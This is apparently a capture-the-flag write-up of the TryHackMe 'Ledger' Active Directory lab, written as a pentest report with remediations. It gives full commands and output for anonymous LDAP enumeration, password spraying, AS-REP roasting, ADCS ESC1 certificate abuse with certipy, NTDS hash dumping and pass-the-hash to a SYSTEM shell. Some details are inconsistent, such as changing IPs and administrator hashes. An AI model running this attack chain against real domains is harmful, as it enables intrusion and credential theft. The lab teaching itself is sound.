

THM Ledger

#THM #AD

OS:Windows

Executive summary

In this Windows environment, we were able to get administrative privileges by exploiting a vulnerability in the certificate template configuration. The vulnerability enables a user to request a valid certificate from anyone in the group "authenticated user". As long as we have credentials, we are able to request a valid certificate, which we can then use to authenticate to any service as an administrator. To get the user access, we were able to list all users with anonymous access through ldap and in the description of two users, the password credential was shown in cleartext which is likely a default password set by an administrator. In this environment, there is several suggested remediations:

- Disable anonymous access (Used to get initial foothold)
- Disable guest accounts
- Remediate specific certificate vulnerability
- Change password distribution methods

A structured approach to several of the issues should be in place, and a gap analysis between current state and desired state should considered and implemented to reduce the likelihood of this happening going forward.

Initial setup

First, we connect over VPN where the target is located. We also create a folder representing the machine we are targeting, go into it and save the ip-address as the variable in our terminal before starting.

Creating our folder and starting off inside it:

```
mkdir THMLedger && cd THMLedger
```

The purpose of this is that all logs, payloads and collected information stays structured inside a folder related to the project.

In each terminal we are using, we also set the environment variable for ip-address. This makes it easier to fetch commands from our knowledge vault and also reduced typos:

```
export target=10.113.150.73
```

Enumeration

Our initial scans yields these open ports at the target host:

```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
```

We see several services running on port:

- ☐ 53: DNS
- ☒ 80: HTTP web server
- ☒ 88: Kerberos (Authentication protocol for AD environments)
- ☒ 135: Microsoft RPC
- ☐ 139: NetBIOS-ssn (used for smb file sharing, technically obsolete)
- ☒ 389: LDAP (Lightweight Directory Access Protocol for directory querying.)
- ☐ 443: HTTPS (Encrypted web traffic protocol)
- ☒ 445: SMB (Server Message block for file sharing in AD)
- ☐ 464: Kerberos password change/setup service
- ☐ 593: RPC over HTTP
- ☐ 636 and 3268+3269: LDAPS (encrypted LDAP) and global catalog/global catalog secure
- ☐ 3389: RDP (Remote Desktop Protocol)

We start off by seeing if we can access ldap, rpc or smb with anonymous access.

Anonymous ldap netexec ldap \$target -u '' -p '' --users yields a userlist.

```
(root@kali) [~/THMLedger]
# netexec ldap $target -u '' -p '' --users
LDAP 10.113.150.73 389 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 (name:LABYRINTH)
domain:thm.local) (signing:None) (channel binding:Never)
LDAP 10.113.150.73 389 LABYRINTH [+] thm.local\
LDAP 10.113.150.73 389 LABYRINTH [*] Enumerated 487 domain users: thm.local
LDAP 10.113.150.73 389 LABYRINTH
-Description-
LDAP 10.113.150.73 389 LABYRINTH Guest <never> 0
Tier 1 User
LDAP 10.113.150.73 389 LABYRINTH greg 2023-05-15 10:49:03 0
Tier 1 User
LDAP 10.113.150.73 389 LABYRINTH SHANA_FITZGERALD 2023-05-30 05:45:58 0
LDAP 10.113.150.73 389 LABYRINTH CAREY_FIELDS 2023-05-30 05:45:58 0
LDAP 10.113.150.73 389 LABYRINTH DWAYNE_NGUYEN 2023-05-30 05:45:58 0
```

It also suggests that some of these user has credentials that are set by default:

```
Please change it: CHANGEME2023!
LDAP 10.113.150.73 389 LABYRINTH SOFIA_PATTERSON 2023-05-30 05:46:49 0
LDAP 10.113.150.73 389 LABYRINTH JANE_FOLEY 2023-05-30 05:46:49 0
LDAP 10.113.150.73 389 LABYRINTH PEARL_FULLER 2023-05-30 05:46:49 0
LDAP 10.113.150.73 389 LABYRINTH GUADALUPE_TURNER 2023-05-30 05:46:50 0
Tier 1 User
LDAP 10.113.150.73 389 LABYRINTH VIVIAN_HARPER 2023-05-30 05:46:50 0
LDAP 10.113.150.73 389 LABYRINTH VICENTE_BURT 2023-05-30 05:46:50 0
LDAP 10.113.150.73 389 LABYRINTH DIXIE_BERGER 2023-05-30 05:46:50 0
LDAP 10.113.150.73 389 LABYRINTH LIZ_WALTER 2023-05-30 05:46:50 0
Tier 1 User
LDAP 10.113.150.73 389 LABYRINTH SUSANNA_MCKNIGHT 2023-07-05 11:11:32 0
Please change it: CHANGEME2023!
```

Anonymous smb also yields all users. We save it to a userlist.txt by running: netexec smb \$target -u 'guest' -p '' --rid-brute | grep -i 'sidtypeuser' | awk '{print\$6}' | cut -d '\' -f2 | tee userlist.txt

Exploitation

With the userlist, we can attempt asreproasting, which yields 5 asrep hashes:

```
(root@kali) [~/THMLedger]
# cat asrephashes.txt
SMB5asrep$23$HLLV_DEARDOTHM.LOCAL:103546432cadd1e536672251e89af245ad019071aa5d48fa65ab8f110f0bac582b96d71ba69fb7c3fc62b968c595aabae0746fbf0fbae19e703c7438d25d88bfbed1720f822352d3729a0fad2d3a02daa8300695a813d0301a5ab3f
4642735c091a525d31c35dfde832ebf6fec3ae2d904c97355e50e3e5edc264bb0e77d0dd5c113aba95082304be7bea149f7897fda8d51737a545ab8a21f9106deace15df7533bad480153b86e25cbff54779c9e4dc79476b8baed2a83e5dbbca23332b89a4b26be9005a25a2e05f10
f6d6783dd61c5da4da5c77996857367bb95087a85f1c7e2828a4b4824c3fe188b3abfb34a05e7abbb
SMB5asrep$23$SIAM_WALKER@THM.LOCAL:d608471b9d5af6bd7c75e2bd42670050cc79dc498204b12e468078a7332fe0ad18bd1b27a9557f0bc32ad4e31262aeef7c1d7598241c98c44f35e2ff696f96b725ea297963230ab3f5241c084813d7aed90805f0c77f5ecb338bd
b79d3d49b39755c7472299808499f0d6d59aeb0083a6170832be7723a3c1edf603eab3ef658099d163555dc1d20827f3b427937cda190dc13e22acc92cccbce29cb3f9bd983ff24e5adff0b81b0aba4ffa152d291b7a9809c85083715afe549d5adca30f4f1d0d1ba2af
2821de8073eaa68882d1413690d91e79de03f7e0c941bc9d9d989840d93fb1ba8dc1f1982ca11
SMB5asrep$23$QUEEN_GARNER@THM.LOCAL:d3fa2376401c66b68efac2ebc7a1e51056fbf9a552944aae44e3d3aa70a7f5730e5946ff90298c8f45e317a8bbad94175874ef44bb30c00587e466a8642e5afcc221cd828abfee24cbc212d9b1e806608489563dfc60a13e2373
90c9d1055ec045d929b9d75539f044040ba8e81f5a9b2792b143b07f523cf510b408c12a6f0bc6473d23e7d60f888f68199b5d7fe368961cbdaa7570ca5bacc3b8dd3ae81867bffff408ced2179b58d3d7e1111e2920fb71be36dd8213028e92208663e0d3d787b79a950015
4e6ed08f96831c1082bb02709233a883b1b323ac0c02fa0b2007308a577ac0551a12d2c3f51
SMB5asrep$23$PHYLLIS_MCCOY@THM.LOCAL:17bc46525fbcd25b4e4932eb0768d075c06a6a2d50990b1f1ac1e08974b96a4f8b3b4d53d23bda6231ac1662585c8d94eb33c2c754bb0b49c361fb5ea7129f2421c108f85635d31cafc949482975b386ce9a027c18d8883f62d53d17
90dc0106cb9474e4dea7746f3c6d69c948d85941fa08df7c1270ede5f8bbcd9f160cbe7cb046064a18a9efc099e4ae1e2804ae77ffffdb25af2a52387d4fe31ac67ec2824617d24daa569a736f8c9aabb9e81d63bdcf048f60a3279c610346b2d4e67ee40ed6cd213acbf83f72
4d9f1423ef689280c4e4e25156d320ae55f0225f50e07e04e508669bafae309007cd0170979
SMB5asrep$23$MAXINE_FREEMAN@THM.LOCAL:c23497a54a5050328d6f55105b1ac6979de8bd1e52fa12d2944c5a688fcd36752a84297b328ff2a4aa4b607a0081e88805507a0e491ea706d7fdd0cc3ca570160d20913a774751f1217ebf73a9d74d44361e911a5138d281c814e30f
84f7b29a8bc78a9c36f22f7761717f850727b1944a5e6a8bb75d28ee54f4cada6848785d14c03f5bfcc66f9f0fbcc993f58da91c74a8a3f0a2c29c212d6bc2ef0e7189d689c4bf06e9321cde1ccc5099325562449e96d4b65a02461e9ad6a0ec17a0cf4abb7cb9ddacada75d089
80634be033006100e2b18c2341d2cd0b7f7640954c902601475e125b44cc3ae362567a29ced1d0c41f
```

After attempting 3 large wordlists, the asreproasts are unsuccessful. Since we likely have credentials from the ldap query, we can attempt Kerberoasting as well with these credentials. Kerberoasting also does not yield anything for now:

```
(root@kali) [~/THMLedger]
# impacket-GetUserSPNs -dc-ip $target 'thm.local/SUSANNA_MCKNIGHT:CHANGEME2023!' -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

No entries found!
```


We can attempt password spraying for the open services, one of which yields valid credentials for the RDP service:

```

root@kali: ~/THMLedger
# cat rdpbrute | fgrep -v '[-]'
RDP      10.112.146.207 3389 LABYRINTH [*] Windows 10 or Windows Server 2016 Build 17763 (name:LABYRINTH) (domain:thm.local) (nla:True)
RDP      10.112.146.207 3389 LABYRINTH [+] thm.local\IVY_WILLIS:CHANGEME2023!
RDP      10.112.146.207 3389 LABYRINTH [+] thm.local\SUSANNA_MCKNIGHT:CHANGEME2023! (Pwn3d!)

```

We successfully connect with RDP and find a user flag on the desktop:



We should check which permissions she has by opening a shell and typing `whoami /all`. And we see that she does not have a lot of permissions:

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Post-Exploitation (Privilege Escalation)

We then attempt to run some scripts to check for Privilege escalation. Since we mounted a share with attacking scripts, we must move them to a location that let's us execute it:

```

cd C:\Windows\Tasks and then run
copy \\TSCLIENT\share\*

```

```

C:\Windows\Tasks>copy \\TSCLIENT\share\*
\\TSCLIENT\share\linpeas.sh
\\TSCLIENT\share\winPEASany.exe
Operation did not complete successfully because the file contains a virus or potentially unwanted software.
\\TSCLIENT\share\Rubeus.exe
Operation did not complete successfully because the file contains a virus or potentially unwanted software.
\\TSCLIENT\share\PrivescCheck.ps1
\\TSCLIENT\share\PowerUp.ps1
3 file(s) copied.

```

We see that antivirus flagged rubeus.exe and winPEASany.exe, which is correct, although the other scripts did not yield privilege escalation.

This means we need to find another route to privilege escalation. We check to see what rights our user has pertaining to certificate security settings, using the wiki

<https://github.com/ly4k/Certipy/wiki/06-%E2%80%90Privilege-Escalation:>

```
(root@kali)~[~/THMLedger]
# certipy-ad find -u 'SUSANNA_MCKNIGHT' -p 'CHANGEME2023!' -dc-ip $target -vulnerable
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 14 enabled certificate templates
[*] Finding issuance policies
[*] Found 21 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'thm-LABYRINTH-CA' via RRP
[*] Successfully retrieved CA configuration for 'thm-LABYRINTH-CA'
[*] Checking web enrollment for CA 'thm-LABYRINTH-CA' @ 'labyrinth.thm.local'
[*] Saving text output to '20260725035731_Certipy.txt'
[*] Wrote text output to '20260725035731_Certipy.txt'
[*] Saving JSON output to '20260725035731_Certipy.json'
[*] Wrote JSON output to '20260725035731_Certipy.json'
```

Checking the content of the output, we see that the enrollment rights of the certificate are allowed by authenticated users, which our user is a part of:

```
(root@kali)~[~/THMLedger]
# cat 20260725035731_Certipy.txt
Certificate Authorities
0
CA Name : thm-LABYRINTH-CA
DNS Name : labyrinth.thm.local
Certificate Subject : CN=thm-LABYRINTH-CA, DC=thm, DC=local
Certificate Serial Number : 5225C02DD750EDB340E984BC75F09029
Certificate Validity Start : 2023-05-12 07:26:00+00:00
Certificate Validity End : 2028-05-12 07:35:59+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : THM.LOCAL\Administrators
Access Rights
ManageCa : THM.LOCAL\Administrators
THM.LOCAL\Domain Admins
THM.LOCAL\Enterprise Admins
ManageCertificates : THM.LOCAL\Administrators
THM.LOCAL\Domain Admins
THM.LOCAL\Enterprise Admins
Enroll : THM.LOCAL\Authenticated Users
Certificate Templates
```

The output of this also points to possible exploitable vulnerabilities, so we follow ESC1 in the wiki:

```
[!] Vulnerabilities
ESC1 : Enrollee supplies subject and template allows client authentication.
ESC17 : Enrollee supplies subject and template allows server authentication.
[*] Remarks
ESC17 : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
```

This vulnerability let's authenticated users request a certificate for anyone in the environment from the CA and the CA supplied me a certificate which authenticates us as the administrator when we show the certificate.

We attempt to obtain the NT hash for the administrator, but are unsuccessful:

```
(root@kali)~[/THMLedger]
# certipy-ad auth -pfx 'administrator.pfx' -dc-ip $target
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@thm.local'
[*] Using principal: 'administrator@thm.local'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
```

We can instead attempt to authenticate to a service that grants us admin rights, which we attempt to do with an ldap shell:

```
(root@kali)~[/THMLedger]
# certipy-ad auth -pfx 'administrator.pfx' -dc-ip $target -ldap-shell
Certipy v5.1.0 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] SAN UPN: 'administrator@thm.local'
[*] Connecting to 'ldaps://10.114.157.250:636'
[*] Authenticated to '10.114.157.250' as: 'u:THM\\Administrator'
Type help for list of commands
```

Since we do not know either our hash or our credentials as the admin user, we add our user to the domain admin group:

```
# add_user_to_group SUSANNA_MCKNIGHT "Domain Admins"
Adding user: SUSANNA_MCKNIGHT to group Domain Admins result: OK
```

Verifying that the user got added:

```
# get_user_groups SUSANNA_MCKNIGHT
CN=Administrators,CN=Builtin,DC=thm,DC=local
CN=Remote Desktop Users,CN=Builtin,DC=thm,DC=local
CN=Remote Management Users,CN=Builtin,DC=thm,DC=local
CN=Domain Admins,CN=Users,DC=thm,DC=local
CN=Denied RODC Password Replication Group,CN=Users,DC=thm,DC=local
```

We can now hashdump with the user and we attempt to do it against the smb service:


```
(root@kali)~[/THMLedger]
# netexec smb $target -u 'SUSANNA_MCKNIGHT' -p 'CHANGEME2023!' --sam
SMB 10.114.157.250 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.114.157.250 445 LABYRINTH [*] thm.local\SUSANNA_MCKNIGHT:CHANGEME2023! (Pwn3d!)
SMB 10.114.157.250 445 LABYRINTH [*] Dumping SAM hashes
SMB 10.114.157.250 445 LABYRINTH Administrator:500:aad3b435b51404eeaad3b435b51404eea:5565d2f8a32fd35d1c8ee5a8ad198823 :::
SMB 10.114.157.250 445 LABYRINTH Guest:501:aad3b435b51404eeaad3b435b51404eea:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB 10.114.157.250 445 LABYRINTH DefaultAccount:503:aad3b435b51404eeaad3b435b51404eea:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[04:30:02] ERROR SAM hashes extraction for user WDAUtilityAccount failed. The account doesn't have hash information.
SMB 10.114.157.250 445 LABYRINTH [*] Added 3 SAM hashes to the database
```

Since we now have the administrator hash we should check if we can spawn an admin shell, but it fails for some reason:

```
(root@kali)~[/THMLedger]
# impacket-wmiexec thm.local/Administrator@$target -hashes :5565d2f8a32fd35d1c8ee5a8ad198823
impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] SMB SessionError: code: 0xc000006e - STATUS_ACCOUNT_RESTRICTION - Indicates a referenced user name and authentication information are valid, but some user account restriction has prevented successful authentication (such as time-of-day restrictions).
```

Since we have a valid path for getting certificates, we can attempt to do that with other domain controller users, in case the administrator user has configurations that does not let us exploit it.

We launch bloodhound, fetch the file with our SUSANNA_MCKNIGHT user, ingest it and check for domain controllers in the environment:



Let's find the flag, which is likely located on an administrative account. We dump the hashes from all users into a file and also find the hash for Bradley:

```
root@kali: ~/THMLedger
# netexec smb $target -u 'SUSANNA_MCKNIGHT' -p 'CHANGEME2023!' --ntds | tee userhashes.txt
SMB 10.114.157.250 445 LABYRINTH [*] Windows 10 / Server 2019 Build 17763 x64 (name:LABYRINTH) (domain:thm.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.114.157.250 445 LABYRINTH [*] thm.local\SUSANNA_MCKNIGHT:CHANGEME2023! (Pwn3d!)
SMB 10.114.157.250 445 LABYRINTH [*] Dumping the NTDS, this could take a while so go grab a redbull ...
SMB 10.114.157.250 445 LABYRINTH Administrator:500:aad3b435b51404eeaad3b435b51404ee:07d677a6cf40925beb80ad6428752322:::
SMB 10.114.157.250 445 LABYRINTH Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.114.157.250 445 LABYRINTH krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6e9cf44255fd7e31eaf66a6ff3cfd589:::
SMB 10.114.157.250 445 LABYRINTH thm.local\lgreg:1113:aad3b435b51404eeaad3b435b51404ee:a87f3a337d73085c45f9416be5787d86:::
SMB 10.114.157.250 445 LABYRINTH thm.local\SHANA_FITZGERALD:1114:aad3b435b51404eeaad3b435b51404ee:b1a843961035c2d3754d937cb5ac0f52:::
SMB 10.114.157.250 445 LABYRINTH thm.local\CAREY_FIELDS:1115:aad3b435b51404eeaad3b435b51404ee:677695ee6d7f83eab58009492d9a437b:::
SMB 10.114.157.250 445 LABYRINTH thm.local\DWAYNE_NGUYEN:1116:aad3b435b51404eeaad3b435b51404ee:43879689e0f36eb6288cd52c71fc381f:::
```

We then spawn an admin shell:

```
(root@kali)~[~/THMLedger]
# impacket-psexec thm.local/BRADLEY_ORTIZ@$target -hashes :16ec31963c93240962b7e60fd97b495d
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.114.157.250.....
[*] Found writable share ADMIN$
[*] Uploading file nTswKArf.exe
[*] Opening SVCManager on 10.114.157.250.....
[*] Creating service gWqy on 10.114.157.250.....
[*] Starting service gWqy.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4377]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami /all

USER INFORMATION

User Name          SID
=====
nt authority\system S-1-5-18
```


We find the flag in the Administrator desktop:

```
C:\Users> cd administrator

C:\Users\Administrator> dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator

06/24/2024  03:05 PM    <DIR>          .
06/24/2024  03:05 PM    <DIR>          ..
05/11/2023  05:58 PM    <DIR>          3D Objects
07/05/2023  12:06 PM             1,589,510 7zip.exe
05/11/2023  05:58 PM    <DIR>          Contacts
05/31/2023  08:18 AM    <DIR>          Desktop
05/11/2023  05:58 PM    <DIR>          Documents
07/05/2023  03:21 PM    <DIR>          Downloads
05/11/2023  05:58 PM    <DIR>          Favorites
05/11/2023  05:58 PM    <DIR>          Links
05/11/2023  05:58 PM    <DIR>          Music
05/11/2023  05:58 PM    <DIR>          Pictures
05/11/2023  05:58 PM    <DIR>          Saved Games
05/11/2023  05:58 PM    <DIR>          Searches
05/11/2023  05:58 PM    <DIR>          Videos
               1 File(s)              1,589,510 bytes
               14 Dir(s)  12,484,833,280 bytes free

C:\Users\Administrator> cd desktop

C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop

05/31/2023  08:18 AM    <DIR>          .
05/31/2023  08:18 AM    <DIR>          ..
06/21/2016  03:36 PM             527 EC2 Feedback.website
06/21/2016  03:36 PM             554 EC2 Microsoft Windows Guide.website
05/31/2023  07:33 AM              29 root.txt
               3 File(s)              1,110 bytes
               2 Dir(s)  12,484,833,280 bytes free

C:\Users\Administrator\Desktop> type root.txt
THM{THE_BYPASS_IS_CERTIFIED!}
C:\Users\Administrator\Desktop> █
```

Findings and Flags

In this section, finding from various sources gets collected, typically usernames, hashes, credentials or similar.

Domain: thm.local

Username:Password

SUSANNA_MCKNIGHT:CHANGEME2023! (Valid for RDP)

IVY_WILLIS:CHANGEME2023!

Username:Hashes

Admin NT hash

Administrator:500:aad3b435b51404eeaad3b435b51404ee:5565d2f8a32fd35d1c8ee5a8ad198823:::

BRADLEY_ORTIZ:1358:aad3b435b51404eeaad3b435b51404ee:16ec31963c93240962b7e60fd97b495d:::

Asrephashes

saved in asrephashes.txt in case of further craching.

Userflag

User: SUSANNA_MCKNIGHT:CHANGEME2023!

Flag: THM{ENUMERATION_IS_THE_KEY}

Rootflag

User: BRADLEY_ORTIZ with pass the hash.

Flag: THM{THE_BYPASS_IS_CERTIFIED!}

Suggested remediation

In this environment, there is several suggested remediations:

- Disable anonymous access (Used to get initial foothold)
- Disable guest accounts
- Remediate specific certificate vulnerability
- Change password distribution methods

It is suggested to review other certificate vulnerabilities as well and put some methodology for creating a validation scheme around it.